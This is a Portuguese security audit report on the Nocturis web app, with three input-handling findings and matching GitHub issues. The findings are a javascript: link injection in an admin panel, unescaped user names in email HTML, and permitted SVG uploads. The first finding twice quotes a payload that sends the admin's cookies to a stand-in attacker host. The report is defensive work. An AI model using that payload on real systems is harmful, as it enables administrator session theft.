

Relatório de Auditoria de Segurança — Nocturis

Data: 02/09/2026

Escopo auditado: repositório curupacu/Noctirus — backend Node.js/Express (Firebase Admin SDK, sem ORM tradicional; o Firestore é o banco de dados) e frontend React 19 + Vite. Deploy: Render (backend) e Firebase Hosting (frontend); CI em GitHub Actions. Sem Docker, Helm ou Terraform no repositório.

Nota metodológica — mapeamento por categoria

Isolamento por usuário. O Nocturis não usa RLS do Supabase. O equivalente é: Firestore Security Rules (database/firestore.rules, negando tudo por padrão) como segunda camada, e verificação manual por `req.user.uid` em cada rota Express como camada real de enforcement, já que o Admin SDK do backend ignora as regras do Firestore.

Permissão no navegador. Mapeado para: gates de papel no frontend React (ex.: rotas protegidas por papel) cruzados com o middleware `requireRole(...)` equivalente em cada rota do Express.

IDOR. Percorridos sistematicamente todos os handlers de rota em `backend/src/routes/*.js` que recebem `:id/:uid`, verificando posse antes de ler, alterar ou apagar o recurso.

Chaves expostas. Busca por padrões de chave/secreto no código-fonte, configs e histórico do git, mais inspeção manual de `backend/src/lib` e dos arquivos `.env.example`.


Inputs sem tratamento. Mapeado para: `dangerouslySetInnerHTML/innerHTML/eval` no frontend React, atributos `href/src` com dado de usuário, e interpolação de dado de usuário em HTML gerado no backend (templates de e-mail).

Resumo executivo


Foram verificados 3 achados de segurança, todos na categoria 5 (inputs sem tratamento). As categorias 1 a 4 — isolamento por usuário, permissão definida no navegador, IDOR e chaves expostas — não apresentaram nenhuma falha verificável após revisão sistemática de todos os handlers de rota do backend; os pontos fortes encontrados estão detalhados na próxima seção.

Severidade	Quantidade
Alta	1
Média	1
Baixa	1

Achados por severidade



Achados por categoria



Pontos fortes

● 1. Isolamento por usuário

O Admin SDK do Firebase (usado pelo backend) ignora as regras do Firestore por design — o documento de regras (database/firestore.rules) já registra isso em comentário e nega tudo por padrão como segunda camada. A camada real de isolamento é o filtro manual por uid nas rotas Express. Percorridas todas as rotas que listam/buscam dados por usuário: GET /users/me, GET /contatos/meus, GET /denuncias/minhas, GET /triagem/historico, GET /triagem/:id, GET /conversas/minhas e GET/POST /conversas/:comUid/mensagens filtram consistentemente por req.user.uid (via campo clienteld/advogadold ou via ID composto do documento). Nenhuma dessas rotas aceita um identificador de outro usuário sem also exigir que req.user.uid seja uma das partes.

● 2. Permissão no servidor

Toda rota que corresponde a uma ação restrita por papel no frontend (área de admin, edição de perfil de advogado, moderação de denúncias, triagem, chat) tem o middleware requireRole(...) equivalente no backend (backend/src/middlewares/auth.js). Rotas cruzadas uma a uma: /admin/advogados, /admin/denuncias, /admin/users/:uid/suspender, DELETE /admin/users/:uid, PATCH /advogados/:uid/verificar → todas exigem requireRole("admin"). Não existe nenhuma rota de escrita sensível sem verificarToken + requireRole correspondente.

● 3. Ausência de IDOR

Todas as rotas que recebem :uid/:id no path e alteram ou retornam dado privado conferem posse antes de agir: PUT /advogados/:uid, POST /advogados/:uid/foto, PUT /curriculos/:uid e GET /advogados/:uid/metricas comparam uid === req.user.uid (ou papel admin); PATCH/DELETE /contatos/meus/:advogadold usam um ID de documento composto que já embute req.user.uid, tornando impossível referenciar o contato de outro cliente; GET /triagem/:id confere triagem.clienteld === req.user.uid antes de devolver dado. As únicas rotas por :uid sem checagem de posse (GET /advogados/:uid, GET /curriculos/:uid) são intencionalmente públicas — perfil e currículo de advogado são dados de divulgação profissional.

● 4. Sem segredo exposto

Nenhuma chave de API, token, senha ou credencial foi encontrada hardcoded no código-fonte, configs, ou histórico do git (busca por padrões de chave conhecidos e por nomes de arquivo como service-account.json/.env não retornou nada). Todos os segredos (GEMINI_API_KEY, GROQ_API_KEY, RESEND_API_KEY, CLOUDINARY_*, GOOGLE_APPLICATION_CREDENTIALS) são lidos só de variável de ambiente, sem valor default que resolva pra um segredo real — no pior caso (RESEND_FROM) o default é só um endereço de e-mail, não um segredo. As chaves do Firebase Web (VITE_FIREBASE_API_KEY etc.) aparecem no bundle do frontend, mas isso é esperado e documentado no próprio firestore.rules: chave web do Firebase é pública por design, quem protege os dados são as regras/backend, não o sigilo da chave.

Pontos fracos (riscos centrais)

ALTA**Injeção de URL javascript: no link "Ver prova" do painel de denúncias****MEDIA****Nome do usuário interpolado sem escape no HTML do e-mail de notificação****BAIXA****Upload de foto de perfil aceita SVG (pode conter script embutido)**

Achados detalhados

ALTA

F1 — Injeção de URL javascript: no link "Ver prova" do painel de denúncias

Arquivo:linha

frontend/src/features/admin/AdminDenunciasPage.jsx:105

backend/src/routes/denuncias.js:16, 22-31

```
// AdminDenunciasPage.jsx:105
<a href={d.provaUrl} target="_blank" rel="noreferrer">
  Ver prova
</a>

// denuncias.js:16-31 (POST /denuncias)
const { alvoId, descricao, provaUrl } = req.body;
...
const denuncia = {
  ...
  provaUrl: provaUrl || null,    // sem validar esquema/formato
  ...
};
```

Por que é explorável: Qualquer usuário autenticado com papel cliente ou advogado pode registrar uma denúncia (POST /denuncias) e preencher provaUrl com texto arbitrário — o backend grava o valor sem checar se é uma URL http(s) válida. O painel administrativo renderiza esse valor direto num atributo href. Um valor como javascript:fetch('https://atacante.exemplo/x?c='+document.cookie) faz o navegador do administrador executar o script quando ele clica em "Ver prova" para revisar a denúncia — um fluxo que o próprio admin é instruído a fazer.

Impacto: Execução de JavaScript arbitrário no contexto autenticado de um administrador. Como o token de sessão fica acessível ao JS da página (auth.currentUser do Firebase), isso permite roubo de sessão administrativa e ações privilegiadas em nome do admin (suspender/remover usuários, aprovar OAB, etc.).

Condições de explorabilidade: Requer que o administrador clique no link "Ver prova" de uma denúncia maliciosa. Não requer nenhuma feature flag nem configuração insegura — o campo provaUrl é aceito e exibido por padrão.

Sugestão de correção: No backend, validar que provaUrl começa com http:// ou https:// antes de salvar (rejeitar outros esquemas). No frontend, validar de novo antes de renderizar (defesa em profundidade) e/ou usar rel="noopener noreferrer" combinado com um allowlist de esquema.

MÉDIA

F2 — Nome do usuário interpolado sem escape no HTML do e-mail de notificação

Arquivo:linha

backend/src/lib/emailTemplates.js:42-43, 75, 82

backend/src/routes/auth.js:13, 18-20, 41

```
// auth.js:13-20 (POST /auth/completar-cadastro)
const { role, nome, telefone, ... } = req.body;
...
if (!nome) {
  return res.status(400).json({ erro: "Nome é obrigatório" });
}
// nenhuma outra validação de formato/tamanho/caracteres em `nome`

// emailTemplates.js:42-43,75,82
export function templateNovaResposta({ advogadoNome, ... }) {
  const nome = advogadoNome || "Um advogado";
  return `...
    <strong>${nome}</strong> respondeu você
    ...
    Tem uma mensagem nova esperando na sua conversa com ${nome} na Nocturis.
  ...`;
}
```

Por que é explorável: O campo nome é gravado sem sanitização no cadastro (diferente de bio, que é cortado em 240 caracteres, e comentario de feedback, cortado em 500). Quando um advogado responde no chat, o backend monta um e-mail HTML pro cliente concatenando esse nome direto na string, sem escapar caracteres como < > " — diferente do frontend em React, que escapa automaticamente.

Impacto: Um advogado malicioso pode cadastrar um nome contendo marcação HTML (links falsos, formatação para phishing, tags que quebram o layout do e-mail) que será entregue, sem filtro, na caixa de entrada de qualquer cliente que ele responder no chat. Dependendo do cliente de e-mail do destinatário, tags ativas (ex.:) também podem ser processadas.

Condições de explorabilidade: Só é acionado quando o advogado com o nome malicioso responde uma mensagem no chat (envio de e-mail já é condicional a isso). Não depende de nenhuma configuração além de RESEND_API_KEY estar configurada (sem ela o e-mail nem sai, mas isso não é uma mitigação, é um efeito colateral do ambiente).

Sugestão de correção: Escapar entidades HTML (<, >, &, ", ') em todo valor interpolado dentro de templates de e-mail (nome, e qualquer outro campo de usuário usado no futuro), e/ou validar e sanitizar o campo nome no cadastro (permitir só letras, espaços e pontuação básica de nome próprio).

BAIXA

F3 — Upload de foto de perfil aceita SVG (pode conter script embutido)

Arquivo:linha

backend/src/routes/advogados.js:14-23

```
const uploadFoto = multer({
  storage: multer.memoryStorage(),
  limits: { fileSize: 5 * 1024 * 1024 },
  fileFilter: (_req, file, cb) => {
    if (!file.mimetype.startsWith("image/")) {
      return cb(new Error("Envie um arquivo de imagem"));
    }
    cb(null, true);
  },
}).single("foto");
```

Por que é explorável: O filtro aceita qualquer mimetype que comece com image/, incluindo image/svg+xml. Um arquivo SVG pode conter <script> embutido. Hoje o valor salvo (foto) só é renderizado via no componente Avatar (frontend/src/components/Avatar/Avatar.jsx) — confirmado em todos os pontos de uso — e navegadores não executam script de SVG carregado dentro de , então não há caminho de exploração ativo hoje no frontend atual.

Impacto: Sem exploração ativa nas telas atuais. O risco é latente: se qualquer tela futura abrir a URL da foto diretamente (nova aba, <iframe>, download com abertura automática) ou se a política do provedor de armazenamento de imagem mudar, o mesmo arquivo já poderia se tornar explorável sem precisar reenviar nada.

Condições de explorabilidade: Não explorável nas telas atuais (confirmado: foto só é usada via em AdvogadoCard, AdvogadoPublicoPage, ContatoAdvogadoPage, cartão de compartilhamento e páginas de admin/perfil). Passaria a ser explorável apenas com uma mudança futura de código que abra a URL como documento de nível superior.

Sugestão de correção: Restringir fileFilter a uma lista explícita de formatos raster (image/jpeg, image/png, image/webp), rejeitando image/svg+xml e outros formatos que podem conter conteúdo ativo.

Recomendações priorizadas

Prioridade	Achado	Ação
P1	F1	Validar esquema de provaUrl (só http/https) no backend antes de salvar, e revalidar no frontend antes de renderizar o link.
P2	F2	Escapar HTML de todo campo de usuário usado em templates de e-mail; sanitizar/limitar o campo nome no cadastro.
P3	F3	Restringir upload de foto a formatos raster (jpeg/png/webp), removendo image/svg+xml do fileFilter.

Issues para o GitHub

Texto completo em Markdown, pronto para copiar e colar na criação de cada issue.

--- ISSUE 1 ---

[Segurança] Injeção de URL javascript: no link "Ver prova" do painel de denúncias

Labels sugeridas: security, high

Descrição do problema

Qualquer usuário autenticado com papel cliente ou advogado pode registrar uma denúncia (POST /denuncias) e preencher provaUrl com texto arbitrário – o backend grava o valor sem checar se é uma URL http(s) válida. O painel administrativo renderiza esse valor direto num atributo href. Um valor como javascript:fetch('https://atacante.exemplo/x?c='+document.cookie) faz o navegador do administrador executar o script quando ele clica em "Ver prova" para revisar a denúncia – um fluxo que o próprio admin é instruído a fazer.

Por que é explorável

Requer que o administrador clique no link "Ver prova" de uma denúncia maliciosa. Não requer nenhuma feature flag nem configuração insegura – o campo provaUrl é aceito e exibido por padrão.

Evidência

Arquivos:

- `frontend/src/features/admin/AdminDenunciasPage.jsx:105`
- `backend/src/routes/denuncias.js:16, 22-31`

...

```
// AdminDenunciasPage.jsx:105
<a href={d.provaUrl} target="_blank" rel="noreferrer">
Ver prova
</a>
```

```
// denuncias.js:16-31 (POST /denuncias)
const { alvoId, descricao, provaUrl } = req.body;
...
const denuncia = {
...
provaUrl: provaUrl || null, // sem validar esquema/formato
...
};
...

```

Impacto

Execução de JavaScript arbitrário no contexto autenticado de um administrador. Como o token de sessão fica acessível ao JS da página (auth.currentUser do Firebase), isso permite roubo de sessão administrativa e ações privilegiadas em nome do admin (suspender/remover usuários, aprovar OAB, etc.).

Sugestão de correção

No backend, validar que provaUrl começa com http:// ou https:// antes de salvar (rejeitar outros esquemas). No frontend, validar de novo antes de renderizar (defesa em profundidade) e/ou usar rel="noopener noreferrer" combinado com um allowlist de esquema.

Critérios de aceite

- [] Backend rejeita valores de `provaUrl` que não comecem com `http://` ou `https://`
- [] Frontend não renderiza `href` com esquema fora do allowlist
- [] Teste automatizado cobrindo uma tentativa de `provaUrl: "javascript:..."`

--- FIM ISSUE 1 ---

--- ISSUE 2 ---

[Segurança] Nome do usuário interpolado sem escape no HTML do e-mail de notificação

Labels sugeridas: security, medium

Descrição do problema

O campo nome é gravado sem sanitização no cadastro (diferente de bio, que é cortado em 240 caracteres, e

comentario de feedback, cortado em 500). Quando um advogado responde no chat, o backend monta um e-mail HTML pro cliente concatenando esse nome direto na string, sem escapar caracteres como < > " – diferente do frontend em React, que escapa automaticamente.

Por que é explorável

Só é acionado quando o advogado com o nome malicioso responde uma mensagem no chat (envio de e-mail já é condicional a isso). Não depende de nenhuma configuração além de RESEND_API_KEY estar configurada (sem ela o e-mail nem sai, mas isso não é uma mitigação, é um efeito colateral do ambiente).

Evidência

Arquivos:

- `backend/src/lib/emailTemplates.js:42-43, 75, 82`
- `backend/src/routes/auth.js:13, 18-20, 41`

...

// auth.js:13-20 (POST /auth/completar-cadastro)

const { role, nome, telefone, ... } = req.body;

...

if (!nome) {

return res.status(400).json({ erro: "Nome é obrigatório" });

}

// nenhuma outra validação de formato/tamanho/caracteres em `nome`

// emailTemplates.js:42-43,75,82

export function templateNovaResposta({ advogadoNome, ... }) {

const nome = advogadoNome || "Um advogado";

return `...

\${nome} respondeu você

...

Tem uma mensagem nova esperando na sua conversa com \${nome} na Nocturis.

...`;

}

...

Impacto

Um advogado malicioso pode cadastrar um nome contendo marcação HTML (links falsos, formatação para phishing, tags que quebram o layout do e-mail) que será entregue, sem filtro, na caixa de entrada de qualquer cliente que ele responder no chat. Dependendo do cliente de e-mail do destinatário, tags ativas (ex.:) também podem ser processadas.

Sugestão de correção

Escapar entidades HTML (<, >, &, ", ') em todo valor interpolado dentro de templates de e-mail (nome, e qualquer outro campo de usuário usado no futuro), e/ou validar e sanitizar o campo nome no cadastro (permitir só letras, espaços e pontuação básica de nome próprio).

Critérios de aceite

- [] Toda interpolação em `emailTemplates.js` passa por uma função de escape de HTML
- [] Campo `nome` no cadastro tem validação de formato (sem tags/caracteres de marcação)
- [] Teste automatizado cobrindo um `nome` com no e-mail gerado

--- FIM ISSUE 2 ---

--- ISSUE 3 ---

[Segurança] Upload de foto de perfil aceita SVG (pode conter script embutido)

Labels sugeridas: security, low

Descrição do problema

O filtro aceita qualquer mimetype que comece com image/, incluindo image/svg+xml. Um arquivo SVG pode conter <script> embutido. Hoje o valor salvo (foto) só é renderizado via no componente Avatar (frontend/src/components/Avatar/Avatar.jsx) – confirmado em todos os pontos de uso – e navegadores não executam script de SVG carregado dentro de , então não há caminho de exploração ativo hoje no frontend atual.

Por que é explorável

Não explorável nas telas atuais (confirmado: foto só é usada via em AdvogadoCard, AdvogadoPublicoPage, ContatoAdvogadoPage, cartão de compartilhamento e páginas de admin/perfil). Passaria a ser explorável apenas com uma mudança futura de código que abra a URL como documento de nível superior.

Evidência

Arquivos:

- `backend/src/routes/advogados.js:14-23`

...

```
const uploadFoto = multer({
  storage: multer.memoryStorage(),
  limits: { fileSize: 5 * 1024 * 1024 },
  fileFilter: (_req, file, cb) => {
    if (!file.mimetype.startsWith("image/")) {
      return cb(new Error("Envie um arquivo de imagem"));
    }
    cb(null, true);
  },
}).single("foto");
...
```

Impacto

Sem exploração ativa nas telas atuais. O risco é latente: se qualquer tela futura abrir a URL da foto diretamente (nova aba, <iframe>, download com abertura automática) ou se a política do provedor de armazenamento de imagem mudar, o mesmo arquivo já poderia se tornar explorável sem precisar reenviar nada.

Sugestão de correção

Restringir fileFilter a uma lista explícita de formatos raster (image/jpeg, image/png, image/webp), rejeitando image/svg+xml e outros formatos que podem conter conteúdo ativo.

Critérios de aceite

- [] `fileFilter` do multer aceita só `image/jpeg`, `image/png` e `image/webp`
- [] Upload de um arquivo `.svg` retorna erro 400
- [] Teste automatizado cobrindo rejeição de `image/svg+xml`

--- FIM ISSUE 3 ---